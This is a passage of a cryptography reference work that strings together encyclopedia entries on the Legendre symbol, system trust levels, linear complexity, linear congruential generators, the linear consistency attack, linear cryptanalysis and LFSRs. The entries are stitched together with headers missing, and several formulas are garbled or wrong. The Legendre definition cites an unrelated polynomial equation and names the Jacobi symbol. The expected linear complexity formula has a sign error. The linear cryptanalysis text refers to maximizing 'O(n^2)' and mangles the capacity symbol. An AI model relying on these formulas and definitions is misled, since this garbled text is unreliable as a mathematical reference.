- *Psychological acceptability*. It is essential that the human interface be designed for ease of use, so that users routinely and automatically apply the protection mechanisms correctly.

Legendre Symbol

Burt Kaliski[11] ✉
(11) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Background

The Legendre symbol was introduced by A.M. Legendre in 1798.

Definition

The *Legendre symbol* of an integer *x* modulo a prime *p* is 0 if *x* is divisible by *p*, and otherwise +1 if *x* has a square root modulo *p*, and −1 if not.

Theory

Let *p* be an odd prime number and let *x* be an integer. If *x* is a quadratic residue, i.e., if *x* is relatively prime to *p* and the equation (Modular arithmetic)

$$g(x) \in \mathbb{F}_{q^m}[x]$$

has an integer solution *y*, then the Jacobi symbol of *x* modulo *p*, written as (*x*/*p*) or $\left(\frac{x}{p}\right)$, is +1. If *x* is a *quadratic nonresidue* – i.e., *x* is relatively prime to *p* and has no square roots – then its Legendre symbol is −1. If *x* is not relatively prime to *p* then $\left(\frac{x}{p}\right) = 0$.

The Legendre symbol may be efficiently computed using the *Quadratic Reciprocity Theorem* or by modular exponentiation (Exponentiation Algorithms) as

$$\left(\frac{x}{p}\right) = x^{\frac{p-1}{2}} \bmod p$$

Definition

Trust Level: An appropriate level of hardware and software protection mechanisms in a computer system based on its intended use, and is established based on a risk analysis that includes a probability and consequence of occurrence of an attack on the system.

Background

Computer security is reliant on trust. This trust is composed of several fundamental principles, including confidence that the targeted system is configured as expected, will operate as intended, and has not already been compromised or exploited. A verification strategy with appropriate methodology should be used to validate this trust. The validation can be done with a combination of hardware attestation and software integrity verification.

A trust level is a useful method to identify the required hardware and software security protection mechanisms that a system must include to protect the data confidentiality, availability, and integrity once this data (software or other information) is present in an operational system. The level selected should be based on the desired level of trust.

Theory

As a system is designed, developed, integrated, and deployed a “weak link” in any security protection mechanism has the potential for allowing an attacker to gain access to the data being protected. Protection mechanisms are counter-measures against these attacks and are often needed to provide trust that a system will protect the data it is storing, sending, or processing. These mechanisms may include information assurance (IA), cryptography, tamper protection, third-party certificate authorities, shared secrets/keys, etc. Protection mechanisms are designed into the system to ensure that the confidentiality, integrity, and availability of the data are maintained while it is stored, being transferred, or being used within the deployed system.

Mechanisms to create trust in a system may include cryptographic (hard) and non-cryptographic (soft) trust mechanisms. Hard trust mechanisms may include trusted boot, authentication between roots of trust in the system or network, methods and protocols to establish and maintain secure communication channels or exchange key material, digital signature for verification of data, third-party certificates, and the use of secure processors to protect data during run-time operation. Soft trust mechanisms may include verification of the hardware and software configuration to ensure proper system components are present, trusted operating systems, software designed to protect against known attacks, and run-time checks for attacks on the system. Trusted components are often the basis for installing

trust in an overall design, but verifying the true trustworthiness of trusted components is not a trivial task (Bertrand 2003).

The specific mechanisms selected to establish trust needs to be based on some required level of system trust.

The first step to establishing a system's required trust level is assessing the relative risk the data will experience once the computing system is deployed. Risk of attack to deployed data may come from one or more sources. At the root the risks are people who have malicious intents, and the expected access they may have to the system. Typical usage scenarios that would put the data at risk may include one or more of the following:

1. An authorized malicious user with system usage rights and physical system access
2. An authorized malicious user with system usage rights but no physical system access
3. An unauthorized malicious insider or outsider with physical access to the system
4. An unauthorized malicious outsider with network access to the system
5. Data contained in nonvolatile storage within the computer system
6. Data contained in a server or other storage device not physically part of the computer system

Users may be authorized to use a system, application, or service, however, use does not imply rights to the actual data processed within the system. An example of this is a video game, where the user can interact and play the game, but where the video game creator may want to prevent piracy of their IP in the game.

Once the expected usage scenarios are understood, the probability and consequence of data compromise can be quantified, and based on this analysis the risk of data compromise can be understood. Often the consequence of loss may be stated in terms of potential monetary loss, loss of competitive advantage, loss of the enterprise's ability to be profitable, or even in terms of national security.

Ultimately the data owner, an organization or person who created or owns the data, must assess the relative importance of the data requiring protection and the risk associated with its loss or compromise. The data owner must then decide if the system that will contain the data is designed with sufficient protection mechanisms so that the risk is acceptable.

Once a required level of trust has been identified, a trusted development environment (facilities, networks, and people), development tools, and hardware and software should be selected or developed to provide a consistent level of protection so that an appropriate level will exist in the deployed system. Discrete levels of trust provide a useful framework for identifying the design, development, and verification requirements for a given system. In any deployed system a level of trust can be established using a mix of IA, trust, and tamper protection requirements.

A framework based on levels of trust is established below to provide data owners and system designers a method of understanding the required protection mechanisms. A trust level criteria can be used by both the data owner and system designers to come to a common understanding of the protection requirements for the system. This criteria does not formally exist in many commercial environments, but has existed in many forms within many national government security organizations. When the data owner is a government agency, the criteria are based on data sensitivity or classification level, and the required protection level is established based on this level and the expected environment the system is expected to exist in.

Based on the sensitivity of the information within the system and the intended use of the product, there are varying levels of trust required. A definition of the levels of trust that can be used as a criterion for establishing the required level of trust has its roots based on the five levels identified by FIPS-140-3 draft (FIPS PUB n.d.) for cryptographic devices. A proposal on levels of software trust is discussed in Amoroso et al. (1991). These levels are referred to as classes in that particular paper and focused specifically on software trust and the software development process. The definitions discussed below extend these concepts to included hardware and system design elements, hardware and software acquisition choices, maintenance processes, and even the development teams themselves.

Applications

It is insufficient to just have trust in the developed software or at the network interface. For any system to be trusted there are requirements for establishing trust during the development, deployment, and maintenance of the system. Trust in a computing system can be established and maintained if there is an appropriate and consistent level of trust in each of the following aspects of the product life cycle.

Based on the FIPS-based security levels the following five trust levels are defined below, and provide an overview of trust and protection requirements based on the data's risk of compromise throughout the computing system's life cycle.

Level 1 Trust (Very Low Risk of Compromise)

No trust is required. No special, sensitive, high value, or significant data (information or software) will exist in the deployed system.

Establishing and maintaining trust throughout the development process or in the deployed systems is not cost effective or relevant in the system design and is not required.

Level 2 Trust (Low Risk of Compromise)

Minimal trust required. Data in the deployed system is limited to low-value proprietary data or personal data readily available in public information. Its protection is not critical to long-term success of an organization or individual. Trust in the development environment and protection measures within the deployed system is optional.

Establishing and maintaining trust throughout the development process and in the deployed system may not be cost effective or relevant in the system design. Deployed system trust includes software only designs to protect the data and software. Software support for trust may include software decryption and integrity verification of software and data. FIPS140-3 Security Level 2 crypto requirements may be applicable.

Level 3 Trust (Medium Risk of Compromise)

Medium trust required. Data includes important proprietary or personal data. Trust in the development environment and protection measures within the deployed system are required. The level of trust and protection mechanisms designed into the system must be commensurate with the expected risk of exposure in the deployed system.

Establishing and maintaining trust throughout the development process is cost effective and relevant in the system design. Efforts to establish trust in the deployed system include software designs to protect the data and software, and if required hardware support of these designs. Purchased software is selected and integrated with regard to trust. Preference to software that has been evaluated or well tested for security flaws may be a design consideration. Software is developed with processes that include security criteria. Code inspections with security checklists are used, and engineers are trained in software protection methods. All security-relevant software is verified using code integrity checking tools. Hardware may be COTS systems, boards, and components. Selection is based on performance to functional requirements, and support of the security requirements. Modifications for trust support in hardware are required if needed by software to secure the system.

System or software installation or upgrades are performed by trusted personnel, tools, or applications. In deployed systems hardware supports for trust may be integral to the design. Operational software support for trust includes use of decryption and integrity verification of software and data. Further checks on system configuration and operation may be performed to improve system trust. FIPS140-3 Security Level 3 crypto requirements are applicable.

Level 4 Trust (High Risk of Compromise)

High-level trust required. Data is critical to long-term success of the organization or individuals. Trust in the development environment and protection measures within the deployed system are required. The level of trust and protection mechanisms designed into the system must be commensurate with the expected risk of exposure in the deployed system.

Establishing and maintaining trust throughout the development process is cost effective and relevant in the system design. Efforts to establish trust in the deployed system include software designs to protect the data and software, and if available hardware support of these designs.

The development environment should not be connected to the Internet and strong security measures are in place. Lead engineers and managers must control product configuration. Access controls are in place to keep developers from accessing specific data or resources. Physical access to development areas may be required. Security screening or background

checks of all key personnel involved in development or deployment of the product is required.

Hardware and software development tools must have a high level of assurance from a security perspective. Only open or closed source tools that come from reputable companies are selected. Tools' outputs are to be verified for Trojans and other security flaws.

Purchased software is selected and integrated with regard to trust. Selected software must have been evaluated or well tested for security flaws. Developed software is done using processes that include security criteria. Code inspections with security checklists are used, and engineers are trained in secure software development standards. All security-relevant software is verified using code integrity checking tools.

Hardware may be COTS systems, boards, and components. Selection is based on performance to functional requirements, and must include support of the security requirements.

System and software installation or upgrades are performed by trusted personnel, tools, or applications. Specific measures are in place to ensure data and software confidentiality and integrity during upgrades. These measures may include attestation of the new configuration by trusted third parties, or with digital signatures.

In deployed systems, hardware supports for trust is integral to the design. Modifications to hardware to support establishment of trust is required to help secure the system. This support starts with digital signature verification and decryption of boot software as part of the boot process. Additional hardware crypto engines to support cryptographic functions required by software are needed in the hardware. Operational software support for trust includes use of decryption and integrity verification of key system elements, of software and data. Further checks on system configuration and operation may be performed.

Deployed system configuration control and release is performed by trusted personnel, configuration tools, or applications. FIPS140-3 Security Level 4 crypto requirements are applicable.

Level 5 Trust (Very High Risk of Compromise)

Highest level of trust required. Loss of data will result in long-term and permanent damage to the organization, country, individuals, or groups of individuals. The level of trust and protection mechanisms designed into the

system must be commensurate with the expected risk of exposure in the deployed system.

Establishing and maintaining trust throughout the development process is cost effective and relevant in the system design. Efforts to establish trust in the system include software, hardware, and firmware designs to protect the data and software.

Development environment is not connected to the Internet and strong security measures are in place. Lead engineers or managers control product configuration and are trusted. Access controls are in place to keep developers from accessing specific data or resources. Physical access controls to development area is required. Security screening or background checks of all personnel involved in the project is required.

SW and hardware development tools must have a high level of assurance from a security perspective. Only open or closed source tools that come from reputable companies are selected. Tools outputs are be verified for Trojans and other security flaws.

Purchased software is selected and integrated with regard to trust. Selected software must have been evaluated or well tested for security flaws. Developed software is done with processes that include security criteria. Code inspections with security checklists are used; engineers are trained in secure software development. All security-relevant software is verified using code integrity checking tools.

Hardware must be designed and developed to meet trust requirements. Selection is based on performance to functional requirements, and must include support of the security requirements. Specific hardware designs are used to create trust and are required to secure and verify the system. In some systems the individual ICs must be trusted (to prove lack of Trojans or other malicious circuitry).

System installation and upgrades are performed by trusted personnel, tools, or applications. Specific measures are in place to ensure data and software confidentiality and integrity during upgrades. Deployed system configuration control and release is performed by trusted personnel, configuration tools, or applications. FIPS 140-3 Security Level 5 crypto requirements are applicable.

Open Problems

A methodology to assess attacks risk (probability of an attack and consequence of the occurrence of a successful attack) and quantifying the trust level/protection mechanisms to reduce the probability of occurrence still remain to be developed.

Definition

The *linear complexity* of a semi-infinite sequence $\mathbf{s} = (s_t)_{t\geq 0}$ of elements of $\mathbf{F}_q$, $\Lambda(\mathbf{s})$, is the smallest integer Λ such that $\mathbf{s}$ can be generated by a linear feedback shift register (LFSR) of length Λ over $\mathbf{F}_q$, and is ∞ if no such LFSR exists. By way of convention, the linear complexity of the all-zero sequence is equal to 0. The linear complexity of a linear recurring sequence corresponds to the degree of its minimal polynomial.

The linear complexity $\Lambda(\mathbf{s^n})$ of a finite sequence $\mathbf{s^n} = s_0 s_1 \ldots s_{n-1}$ of n elements of $\mathbf{F}_q$ is the length of the shortest LFSR which produces $\mathbf{s^n}$ as its first n output terms for some initial state. The linear complexity of any finite sequence can be determined by the Berlekamp–Massey algorithm. An important result due to Massey (1969) is that, for any finite sequence $\mathbf{s^n}$ of length n, the LFSR of length $\Lambda(\mathbf{s^n})$ which generates $\mathbf{s^n}$ is unique if and only if $n \geq 2\Lambda(\mathbf{s^n})$.

Theory

The linear complexity of an infinite linear recurring sequence $\mathbf{s}$ and the linear complexity of the finite sequence $\mathbf{s^n}$ composed of the first n digits of

s are related by the following property: if **s** is an infinite linear recurring sequence with linear complexity Λ, then the finite sequence $\mathbf{s^n}$ has linear complexity Λ for any $n \geq 2\Lambda$. Moreover, the unique LFSR of length Λ that generates **s** is the unique LFSR of length Λ that generates $\mathbf{s^n}$ for every $n \geq 2\Lambda$.

For a sequence $\mathbf{s} = s_0 s_1 \ldots$, the sequence of the linear complexities $(\Lambda(\mathbf{s^n}))_{n \geq 1}$ of all subsequences $\mathbf{s^n} = s_0 \ldots s_{n-1}$ composed of the first n terms of **s** is called the *linear complexity profile* of **s**.

The expected linear complexity of a binary sequence $\mathbf{s^n} = s_0 \ldots s_{n-1}$ of n independent and uniformly distributed binary random variables is

$$E\left[\Lambda\left(\mathbf{s}^n\right)\right] = \frac{n}{2} + \frac{4 + \varepsilon(n)}{18} + 2^{-n}\left(\frac{n}{3} + \frac{2}{9}\right),$$

where $\varepsilon(n) = n \bmod 2$.

If **s** is an infinite binary sequence of period 2^n which is obtained by repeating a sequence $s_0 \ldots s_{2^n-1}$ of 2^n independent and uniformly distributed binary random variables, its expected linear complexity is

$$E\left[\Lambda\left(\mathbf{s}\right)\right] = 2^n - 1 + 2^{-2^n}.$$

Further results on the linear complexity and on the linear complexity profile of random sequences can be found in Rueppel (1986).

Linear Congruential Generator

Caroline Fontaine[14] ✉
(14) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France

✉ **Caroline Fontaine**
Email: Caroline.Fontaine@telecom-bretagne.eu

Definition

A linear congruential generator is a pseudorandom generator that produces a sequence of numbers x_1, x_2, x_3, … according to the following linear recurrence:

$$x_t = ax_{t-1} + b \mod n$$

for $t \geq 1$ (modular arithmetic); integers a, b, and n characterize entirely the generator, and the seed is x_0.

Example

Considering for example $a = 3$, $b = 5$, $n = 17$, and $x_0 = 2$, the sequence produced by the linear congruential generator will be 11, 4, 0, 5, 3, 14, 13, 10, 1, 8, 12, 7, 9, 15, 16, …

Background

Pseudorandom generators are very useful in cryptography, in protocols, but also in the generation of keystreams in stream ciphers. In this case, they have to present strong properties to face cryptanalysis.

Applications

Such generators are easy to implement and pass the following statistical tests: Golomb's randomness postulates, frequency test, serial test, poker test, runs test, autocorrelation test, Maurer's universal statistical test. Hence, it can be considered as a good candidate for generating strong pseudorandom sequences. However, there is an important drawback: the sequence is *predictable*: given a piece of the sequence, it is easy to reconstruct the whole rest of it, even if the attacker does not know the exact values of *a*, *b*, and *n* (Plumstead 1982, 1983). So, it would be very dangerous to use it in a cryptographic purpose. Some variants have been considered, using either several terms in the linear recurrence equation,

$$x_t = a_1 x_{t-1} + a_2 x_{t-2} + \ldots + a_\ell x_{t-\ell} + b \mod n,$$

or a quadratic recurrence relation,

$$x_t = a x_{t-1}^2 + b x_{t-1} + c \mod n.$$

In both cases, it can be shown that the sequence remains predictable (Boyar 1989; Krawczyk 1992). Another variant has also been studied, considering that some least significant bits of the produced integers are discarded; but such sequences still are predictable (Boyar 1989; Frieze et al. 1988; Stern 1987). A more precise state of the art about cryptanalytic attacks of such generators can be found in Brickell and Odlyzko (1992).

Linear Consistency Attack

Anne Canteaut[15] ✉
(15) Project-team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

The *linear consistency attack* is a divide-and-conquer technique which provides a known plaintext attack on stream ciphers. It was introduced by Zeng, Yang, and Rao in 1989. It has been applied to various keystream generators, like the *Jenning generator* (Zeng et al. 1989), the *stop-and-go generator* (Zeng et al. 1989), and the E0 cipher used in Bluetooth (Fluhrer and Lucks 2001).

Theory

The linear consistency attack applies as soon as it is possible to single out a portion K_1 of the secret key and to form a system $Ax = b$ of linear equations, where the matrix A only depends on K_1 and the right-side vector b is determined by the known keystream bits. Then, an exhaustive search for K_1 can be performed. The correct value of K_1 can be distinguished from a wrong one by checking whether the linear system is consistent or not. Once K_1 has been recovered, the solution x of the system may provide some additional bits of the secret key.

Definition

Linear cryptanalysis is a known plaintext attack in which the attacker studies probabilistic linear relations (called *linear approximations*) between parity bits of the plaintext, the ciphertext, and the secret key. Given an approximation with high probability, the attacker obtains an estimate for the parity bit of the secret key by analyzing the parity bits of the known plaintexts and ciphertexts. Using auxiliary techniques, he or she can usually extend the attack to find more bits of the secret key.

Background

Linear cryptanalysis is a powerful method of cryptanalysis of block ciphers introduced by Matsui in 1993 (Matsui and Yamagishi 1993). The attack in its current form was first applied to the Data Encryption Standard (DES), but an early variant of linear cryptanalysis, developed by Matsui and

Yamagishi, was already successfully used to attack FEAL in 1992 (Matsui 1993).

Theory

The next section provides some more details about the attack algorithm. Sections "Piling-up Lemma" to "Provable Security Against Linear Cryptanalysis" discuss a number of practical and theoretical aspects which play a role in linear cryptanalysis. Section "Comparison with Differential Cryptanalysis" points out analogies between linear and differential cryptanalysis, and Section "Extensions" concludes with some extended variants of linear cryptanalysis.

Outline of a Linear Attack

Following Matsui's notation, we denote by A[i] the ith bit of A and by $A[i_1, i_2, \ldots, i_k]$ the parity bit $A[i_1] \oplus A[i_2] \oplus \cdots \oplus A[i_k]$. The first task of the attacker is to find a suitable linear approximation. For simple linear operations such as an XOR with the key or a permutation of bits, very simple linear expressions can be written which hold with probability one. For nonlinear elements of a cipher such as S-boxes, one tries to find linear approximations with probability p that maximizes $\mathcal{O}\left(n^2\right)$.

Approximations for single operations inside a cipher are then further combined into approximations that hold for a single round of a cipher. By appropriate concatenation of one-round approximations, the attacker eventually obtains an approximation for the whole cipher of the type:

$$\begin{aligned} P\left[i_1, i_2 \ldots, i_a\right] \oplus C\left[j_1, j_2, \ldots, j_b\right] \\ = K\left[k_1, k_2, \ldots, k_c\right], \end{aligned} \tag{1}$$

where $i_1, i_2, \ldots, i_a$, $j_1, j_2, \ldots, j_b$, and $k_1, k_2, \ldots, k_c$ denote fixed bit locations. Note that such approximation is interesting only if it holds with a probability $p \neq \frac{1}{2}$ (how this probability is calculated is explained in the next section). For DES, Matsui found such an approximation with probability $\frac{1}{2} + 2^{-24}$. Using this approximation, a simple algorithm based on the

maximum likelihood method can be used to find one parity bit $K[k_1, k_2, \ldots, k_c]$ of the key:

Given a pool of N random known plaintexts, let T be the number of plaintexts such that the left side of the Eq. 1 is 0.

$$\begin{aligned}
&\text{if } (T - N/2) \cdot (p - 1/2) > 0 \text{ then} \\
&\quad K[k_1, \ldots, k_c] = 0 \\
&\text{else} \\
&\quad K[[k_1, \ldots, k_c]] = 1 \\
&\text{end if}
\end{aligned}$$

In order for the parity bit $K[k_1, k_2, \ldots, k_c]$ to be recovered correctly with a reasonable probability, Matsui demonstrated that the amount of plaintext N needs to be in the order of $\left|p - \frac{1}{2}\right|^{-2}$. More efficient algorithms for linear cryptanalysis, which find more key bits, are described in Matsui (1993).

Piling-up Lemma

The first stage in linear cryptanalysis consists in finding useful approximations for a given cipher (or in demonstrating that no useful approximations exist, which is usually much more difficult). Although the most biased linear approximation can easily be found in an exhaustive way for a simple component such as an S-box, a number of practical problems arise when trying to extrapolate this method to full-size ciphers. The first problem concerns the computation of the probability of a linear approximation. In principle, this would require the cryptanalyst to run through all possible combinations of plaintexts and keys, which is clearly infeasible for any practical cipher. The solution to this problem is to make a number of assumptions and to approximate the probability using the so-called *Piling-up Lemma*.

Lemma 1 *Given n independent random variables $X_1, X_2, \ldots, X_n$ taking on values from {0,1}, then the bias $\epsilon = p - 1/2$ of the sum $X = X_1 \oplus X_2 \oplus \ldots \oplus X_n$ is given by*:

$$\epsilon = 2^{n-1} \prod_{j=1}^{n} \epsilon_j, \tag{2}$$

where ϵ_1, ϵ_2, …, ϵ_n are the biases of the terms X_1, X_2, …, X_n.

Notice that the lemma can be further simplified by defining $c = 2\varepsilon$, known as the imbalance or the (correlation) of an expression. With this notation, Eq. 2 reduces to

$$c = \prod_{j=1}^{n} c_j.$$

In order to estimate the probability of a linear approximation using the Piling-up Lemma, the approximation is written as a chain of connected linear approximations, each spanning a small part of the cipher. Such a chain is called a *linear characteristic*. Assuming that the biases of these partial approximations are statistically independent and easy to compute, the total bias can be computed using Eq. 2.

Although the Piling-up Lemma produces very good estimations in many practical cases, even when the approximations are not strictly independent, it should be stressed that unexpected effects can occur when the independence assumption is not fulfilled. In general, the actual bias in these cases can be both much smaller and much larger than predicted by the lemma.

Matsui's Search for the Best Approximations

The Piling-up Lemma in the previous section provides a useful tool to estimate the strength of a given approximation, but the problem remains how to find the strongest approximations for a given cipher. For DES, this open problem was solved by Matsui in 1994 (Matsui 1995). In his second paper, he proposes a practical search algorithm based on a recursive reasoning. Given the probabilities of the best i-round characteristic with $1 \leq i \leq n - 1$, the algorithm efficiently derives the best characteristic for n rounds. This is done by traversing a tree where branches are cut as soon as it is clear that the probability of a partially constructed approximation

cannot possibly exceed some initial estimation of the best *n*-round characteristic.

Matsui's algorithm can be applied to many other block ciphers, but its efficiency varies. In the first place, the running time strongly depends on the accuracy of the initial estimation. Small estimations increase the size of the search tree. On the other hand, if the estimation is too large, the algorithm will not return any characteristic at all. For DES, good estimations can be easily obtained by first performing a restricted search over all characteristics which only cross a single S-box in each round. This does not work as nicely for other ciphers, however. The specific properties of the S-boxes also affect the efficiency of the algorithm. In particular, if the maximum bias of the S-box is attained by many different approximations (as opposed to the distinct peaks in the DES S-boxes), this will slow down the algorithm.

Linear Hulls

Estimating the bias of approximations by constructing linear characteristics is very convenient, but in some cases, the value derived in this way diverges significantly from the actual bias. The most important cause for this difference is the so-called *linear hull* effect, first described by Nyberg in 1994. The effect takes place when the correlation between plaintext and ciphertext bits, described by a specific linear approximation, can be explained by multiple linear characteristics, each with a non-negligible bias, and each involving a different set of key bits. Such a set of linear characteristics with identical input and output masks is called a *linear hull*. Depending on the value of the key, the different characteristics will interfere constructively or destructively, or even cancel out completely. If the sets of keys used in the different linear characteristics are independent, then this effect might considerably reduce the average bias of expression (1), and thus the success rate of the simple attack described above. Nyberg's paper shows, however, that the more efficient attacks described in Matsui (1993), which only use the linear approximations as a distinguisher, will typically benefit from the linear hull effect.

Provable Security Against Linear Cryptanalysis

The existence of a single sufficiently biased linear characteristic suffices for a successful linear attack against a block cipher. A designer's first objective is therefore to ensure that such characteristic cannot possibly exist. This is usually done by choosing highly nonlinear S-boxes and then arguing that the diffusion in the cipher forces all characteristics to cross a sufficiently high minimal number of "active" S-boxes.

The above approach provides good heuristic arguments for the strength of a cipher, but in order to rigorously prove the security against linear cryptanalysis, the designer also needs to take into account more complex phenomena such as the linear hull effect. For DES-like ciphers, such security proofs were studied by Knudsen and Nyberg, first with respect to differential cryptanalysis (Nyberg and Knudsen 1995), and then also applied to linear cryptanalysis (Nyberg 1994). The results inspired the design of a number of practical block ciphers such as MISTY (or its variant KASUMI; KASUMI/MISTYI), Rijndael/AES, Camellia, and others. Later, similar proofs were formulated for ciphers based on SP-networks (Hong et al. 2000; Keliher et al. 2001).

A somewhat more general theory for provable security against a class of attacks, including basic linear cryptanalysis, is based on the notion of decorrelation, introduced by Vaudenay (2003). The theory suggests constructions were a so-called Decorrelation Module that effectively blocks the propagation of all traditional linear and differential characteristics.

An important remark with respect to the previous notions of provable security, however, is that ciphers which are provably optimal against some restricted class of attacks often tend to be weak when subject to other types of attacks (Shimoyama et al. 1999; Wagner 1999).

Comparison with Differential Cryptanalysis

Linear cryptanalysis has many methodological similarities with differential cryptanalysis as is noted in Biham (1995). *Differential characteristics* correspond to *linear approximations*. *Difference distribution tables* are replaced by *linear approximation tables*. Concatenation rule for differential characteristics: "match the differences, multiply the probabilities" corresponds to concatenation rule for linear approximations (the piling-up lemma): "match the masks, multiply the imbalances." The algorithms that search for the best characteristic or the best linear approximation are

essentially the same. The notion of *differentials* has a corresponding notion of *linear hulls*. Together with striking methodological similarity between the two techniques, there is also *duality* (Matsui 1995) of operations: "XOR branch" and "three-forked branch" are mutually dual regarding their action on differences and masks, respectively. An important distinction between the two methods is that differential cryptanalysis works with blocks of bits, while linear cryptanalysis typically works with a single bit. The bias of the linear approximation has a sign. Thus, given two approximations with the same input and output masks and equal probability but opposite signs, the resulting approximation will have zero bias, due to the cancellation of the two approximations by each other.

Extensions

The linear cryptanalysis technique has received much attention since its invention and has enjoyed several extensions. One technique is a combined differential–linear approach proposed by Langford and Hellman. Other extensions include *key-ranking* which allows for a tradeoff between data and time of analysis (Junod and Vaudenay 2003; Matsui 1994; Selcuk 2002); *partitioning cryptanalysis* (Harpes and Massey 1997) which studies correlation between partitions of the plaintext and ciphertext spaces (no practical cipher has been broken via this technique so far); *X^2cryptanalysis* (Knudsen and Meier 2000; Vaudenay 1996) has been applied successfully against several ciphers, including round-reduced versions of RC6; the use of nonlinear approximations was suggested (Knudsen and Robshaw 1996; Shimoyama and Kaneko 1998), but so far it provided only small improvements over the linear cryptanalysis. A full nonlinear generalization still remains evasive. The idea to use multiple approximations has been proposed in Kaliski and Robshaw (1994) though the problem of estimating the attacker's gain as well as information extraction from such approximations largely remained opened. In Biryukov et al. (2004) by using a maximal likelihood framework, explicit gain formulas have been derived.

Define *capacity* $\emptyset$ of a system of *m* approximations as $\overline{c}^2 = 4 \cdot \sum_{j=1}^{m} \epsilon_J^2$,

where ε_j – are the biases of individual approximations. For a fixed attacker's gain over the exhaustive search, the data complexity *N* of the

multiple linear attack is proportional to $\emptyset$ – the *capacity* of the "information channel" provided by multiple approximations. The paper also describes several algorithms which provide such gains. A conversion of a known plaintext linear attack to a chosen plaintext linear attack has been proposed in Knudsen and Mathiassen (2001). Finally note that similar techniques have been applied to stream ciphers (Linear Cryptanalysis for Stream Ciphers).

Linear Cryptanalysis for Stream Ciphers

Anne Canteaut[18] ✉
(18) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

Linear cryptanalysis for stream ciphers relies on the same basic principles as the linear cryptanalysis for block ciphers introduced by Matsui. It exploits the existence of biased linear relations between some keystream bits and some key bits. The linear cryptanalysis provides a known plaintext attack on various stream ciphers, which allows to distinguish the keystream from a truly random sequence. Such a *distinguishing attack* can be used for reducing the uncertainty of unknown plaintexts, or for recovering the unknown structure of the keystream generator. It may also be extended to a key-recovery attack in some cases. It might be mounted in the context of a resynchronization attack, when several keystream segments corresponding to different initial values are available to the attacker.

Background

In the context of stream ciphers, linear cryptanalysis is a terminology introduced by Golić in 1994 (Golić 1994). However, linear attacks against stream ciphers were known before the introduction of linear cryptanalysis by Matsui: for instance, the correlation attack on the combination generator presented by Siegenthaler in 1985 (Siegenthaler 1985) exploits a biased

linear relation between the keystream and the bits of the initial state of a constituent register.

Theory

The linear cryptanalysis consists in finding some linear functions of the keystream bits which are not *balanced*, i.e., which are not uniformly distributed. Such linear correlations are used for distinguishing the keystream sequence from a random sequence by a classical statistical test.

Biased linear relations are usually found by replacing the nonlinear components in the cipher by appropriate linear approximations. General methods for exhibiting such relations include the correlation attack (Siegenthaler 1985) against the combination generator and on the filter generator, the *linear sequential circuit approximation* due to Golić (1992, 1994) and some variants used in (Canteaut and Filiol 2001; Coppersmith et al. 2002; Ekdahl and Johansson 2002) against several LFSR-based generators.

Linear cryptanalysis has led to successful attacks on several stream ciphers, including SOBER (Ekdahl and Johansson 2002), SNOW (Coppersmith et al. 2002; Nyberg and Wallén 2006; Watanabe et al. 2003), E0 (Golić et al. 2002), and the original version of Grain (Berbain et al. 2006).


LFSR

Definition



Linear Feedback Shift Registers (LFSRs) are the basic components of many running-key generators for stream cipher applications, because they are appropriate to hardware implementation and they produce sequences with good statistical properties. LFSR refers to a feedback shift register with a linear feedback function (Nonlinear Feedback Shift Register).

An LFSR of length L over $\mathbf{F}_q$ is a finite state automaton which produces a semi-infinite sequence of elements of $\mathbf{F}_q$, $\mathbf{s} = (s_t)_{t \geq 0} = s_0 s_1 \ldots$, satisfying a linear recurrence relation of degree L over $\mathbf{F}_q$

$$s_{t+L} = \sum_{i=1}^{L} c_i s_{t+L-i}, \ \forall t \geq 0.$$

The L coefficients $c_1, \ldots, c_L$ are elements of $\mathbf{F}_q$. They are called the *feedback coefficients* of the LFSR.


An LFSR of length L over $\mathbf{F}_q$ has the following form:

The register consists of L delay cells, called *stages*, each containing an element of $\mathbf{F}_q$. The contents of the L stages, s_t, …, s_{t+L-1}, form the *state* of the LFSR. The L stages are initially loaded with L elements, s_0, …, s_{L-1}, which can be arbitrary chosen in $\mathbf{F}_q$; they form the *initial state* of the register.

The shift register is controlled by an external clock. At each time unit, each digit is shifted one stage to the right. The content of the rightmost stage s_t is output. The new content of the leftmost stage is the *feedback bit*, s_{t+L}. It is obtained by a linear combination of the contents of the register stages, where the coefficients of the linear combination are given by the feedback coefficients of the LFSR:

$$s_{t+L} = \sum_{i=1}^{L} c_i s_{t+L-i}.$$

Therefore, the LFSR implements the linear recurrence relation of degree L:



$$s_{t+L} = \sum_{i=1}^{L} c_i s_{t+L-i}, \ \forall t \geq 0.$$

Example Table 1 gives the successive statesof the binary LFSR of length 4 with feedback coefficients $c_1 = c_2 = 0$, $c_3 = c_4 = 1$ and with initial state $(s_0, s_1, s_2, s_3) = (1, 0, 1, 1)$. This LFSR is depicted in Fig. 1. It corresponds to the linear recurrence relation

$$s_{t+4} = s_{t+1} + s_t \bmod 2.$$

Linear Feedback Shift Register, Table 1 Successive states of the LFSR with feedback coefficients $(c_1, c_2, c_3, c_4) = (0, 0, 1, 1)$ and with initial state $(s_0, s_1, s_2, s_3) = (1, 0, 1, 1)$

t	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
s_t	1	0	1	1	1	1	0	0	0	1	0	0	1	1	0	1
s_{t+1}	0	1	1	1	1	0	0	0	1	0	0	1	1	0	1	0
s_{t+2}	1	1	1	1	0	0	0	1	0	0	1	1	0	1	0	1

Linear Feedback Shift Register, Fig. 1 Binary LFSR with feedback coefficients (c_1, c_2, c_3, c_4) = (0, 0, 1, 1)

The output sequence $s_0 s_1 \ldots$ generated by this LFSR is 1,011,100….

Theory

Feedback polynomial and characteristic polynomial. The output sequence of an LFSR is uniquely determined by its feedback coefficients and its initial state. The feedback coefficients $c_1, \ldots, c_L$ of an LFSR of length L are usually represented by the LFSR *feedback polynomial* (or *connection polynomial*) defined by

$$P(X) = 1 - \sum_{i=1}^{L} c_i X^i.$$

Alternatively, one can use the *characteristic polynomial* (Rueppel 1986), which is the reciprocal polynomial of the feedback polynomial:

$$P^\star(X) = X^L P\left(1/X\right) = X^L - \sum_{i=1}^{L} c_i X^{L-i}.$$

For instance, the feedback polynomial of the binary LFSR shown in Fig. 1 is $P(X) = 1 + X^3 + X^4$ and its characteristic polynomial is $P^\star(X) = 1 + X + X^4$.

